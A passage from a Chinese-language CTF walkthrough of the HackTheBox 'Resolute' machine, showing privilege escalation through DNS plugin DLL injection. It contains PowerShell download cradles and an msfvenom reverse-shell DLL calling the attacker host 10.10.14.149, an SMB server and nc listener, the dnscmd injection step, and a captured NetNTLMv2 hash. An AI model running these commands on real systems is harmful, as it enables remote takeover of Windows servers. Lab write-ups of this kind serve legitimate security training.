System.Net.WebClient).DownloadString('http://10.10.14.149:8000/Invo
ke-ReflectivePEInjection.ps1');Invoke-ReflectivePEInjection -PEUrl
http://10.10.14.149:8000/5555.dll -procname lsass
At line:1 char:1
+ powershell (new-object
System.Net.WebClient).DownloadString('http://1 ...
+
~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~
~~
This script contains malicious content and has been blocked by your
antivirus software.
    + CategoryInfo          : ParserError: (:) [Invoke-Expression],
ParseException
    + FullyQualifiedErrorId :
ScriptContainedMaliciousContent,Microsoft.PowerShell.Commands.Invok
eExpressionCommand

*Evil-WinRM* PS C:\Users\ryan\Documents> powershell (new-object
System.Net.WebClient).DownloadFile('http://10.10.14.149:8000/shell_
5555.exe','C:\Users\ryan\Documents\a.exe');start-process
'C:\Users\ryan\Documents\a.exe'
At line:1 char:1
+ powershell (new-object
System.Net.WebClient).DownloadFile('http://1 ...
+
~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~
~~
This script contains malicious content and has been blocked by your
antivirus software.
    + CategoryInfo          : ParserError: (:) [Invoke-Expression],
ParseException
    + FullyQualifiedErrorId :
ScriptContainedMaliciousContent,Microsoft.PowerShell.Commands.Invok
eExpressionCommand
```

第一步、生成DLL反弹执行代码

```
kali@kali:~/Documents/Resolute/tools$ msfvenom -p windows/x64/exec
CMD='\\10.10.14.149\tools\nc.exe 10.10.14.149 7788 -e cmd.exe' -f
dll > reverse3.dll
[-] No platform was selected, choosing
Msf::Module::Platform::Windows from the payload
[-] No arch selected, selecting arch: x64 from the payload
No encoder or badchars specified, outputting raw payload
Payload size: 324 bytes
Final size of dll file: 5120 bytes
```

第二步、搭建简易 SMB Server 服务

```
kali@kali:~/Documents/Resolute/tools$
.
├── nc.exe
└── reverse3.dll
```

这里用到两个文件，一个是第一步生成的dll，nc.exe是用来执行反连的。下载地址

smbserver.py 属于 impacket 项目，地址：
https://github.com/SecureAuthCorp/impacket

```
# root @ kali in /home/kali/Documents/Resolute [4:57:44]
$ smbserver.py tools ./
Impacket v0.9.21.dev1+20200325.171015.69fee03f - Copyright 2020
SecureAuth Corporation

[*] Config file parsed
[*] Callback added for UUID 4B324FC8-1670-01D3-1278-5A47BF6EE188
V:3.0
[*] Callback added for UUID 6BFFD098-A112-3610-9833-46C3F87E345A
V:1.0
[*] Config file parsed
[*] Config file parsed
[*] Config file parsed
```

第三步、攻击端NC端口监听


```
# root @ kali in /home/kali/Documents/Resolute [7:25:37] C:1
$ nc -vlnp 7788
listening on [any] 7788 ...
```

第四步、dnscmd注入dll并重启服务

```
*Evil-WinRM* PS C:\Users\ryan\Documents> dnscmd.exe resolute
/config /serverlevelplugindll \\10.10.14.149\tools\reverse3.dll

Registry property serverlevelplugindll successfully reset.
Command completed successfully.

*Evil-WinRM* PS C:\Users\ryan\Documents> sc.exe \\resolute stop dns
*Evil-WinRM* PS C:\Users\ryan\Documents> sc.exe \\resolute start
dns
```

服务重启后，smbserver.py 会监听到信息，NC也会得到一个反弹shell

```
# root @ kali in /home/kali/Documents/Resolute/tools [6:20:07]
$ smbserver.py tools ./
Impacket v0.9.21.dev1+20200325.171015.69fee03f - Copyright 2020
SecureAuth Corporation

[*] Config file parsed
[*] Callback added for UUID 4B324FC8-1670-01D3-1278-5A47BF6EE188
V:3.0
[*] Callback added for UUID 6BFFD098-A112-3610-9833-46C3F87E345A
V:1.0
[*] Config file parsed
[*] Config file parsed
[*] Config file parsed

[*] Incoming connection (10.10.10.169,53738)
[*] AUTHENTICATE_MESSAGE (MEGABANK\RESOLUTE$,RESOLUTE)
[*] User RESOLUTE\RESOLUTE$ authenticated successfully
[*]
RESOLUTE$::MEGABANK:4141414141414141:80cffc72ca66da888da238654bee30
e9:0101000000000000080577f5d4d03d601a4f152ba6ddf98c80000000001001000
6700500053004300 4d006f0068006100030010006700500053004300 4d006f00680
0610002001000 42004b00610066006d004f00720064000400100042004b00610066
006d004f00720064000700080080577f5d4d03d60106000400020000000800300 03
0000000000000000000000000040000029b7f106ea31e5e07e52a30da461246bf2a0
487831ee9e884d1252074c8808770a0010000000000000000000000000000000000
0090022006300690066007300 2f00310030002e00310030002e00310034002e0031
00340039000000000000000000
[*] Disconnecting Share(1:IPC$)
[*] Disconnecting Share(2:TOOLS)
[*] Handle: 'ConnectionResetError' object is not subscriptable
[*] Closing down connection (10.10.10.169,53738)
[*] Remaining connections []
```




查看下权限：

```
C:\Windows\system32>whoami
whoami
nt authority\system

C:\Windows\system32>
```

```
C:\Users\Administrator\Desktop>dir
dir
 Volume in drive C has no label.
 Volume Serial Number is 923F-3611

 Directory of C:\Users\Administrator\Desktop

12/04/2019  06:18 AM    <DIR>          .
12/04/2019  06:18 AM    <DIR>          ..
12/03/2019  08:32 AM                32 root.txt
               1 File(s)             32 bytes
               2 Dir(s)  30,954,803,200 bytes free

C:\Users\Administrator\Desktop>type root.txt
type root.txt
e1d94876a*********0edb5405e619c
C:\Users\Administrator\Desktop>
```

# 其他

kali 2020.1a 的 metasploit-framework 无法正常运行的解决方法：

```
cd /usr/share/metasploit-framework.
Upgrade your bundler/setup : gem install bundler.
Install bundle: bundle install.
gem update --system.
Restart Metasploit.
```

利用openssl获取证书信息

```
openssl s_client -showcerts <host>:443
```

# 参考

https://xax007.github.io/2019/01/12/smb-enumeration-checklist.html
https://github.com/Hackplayers/evil-winrm https://0x0c.cc/2019/09/25/内网横移之WinRM/ https://note.f5.pm/go-2678.html
https://github.com/SecureAuthCorp/impacket
https://www.jianshu.com/p/fc2d2dbd510b https://paper.seebug.org/834/#smb-server http://www.secist.com/archives/1942.html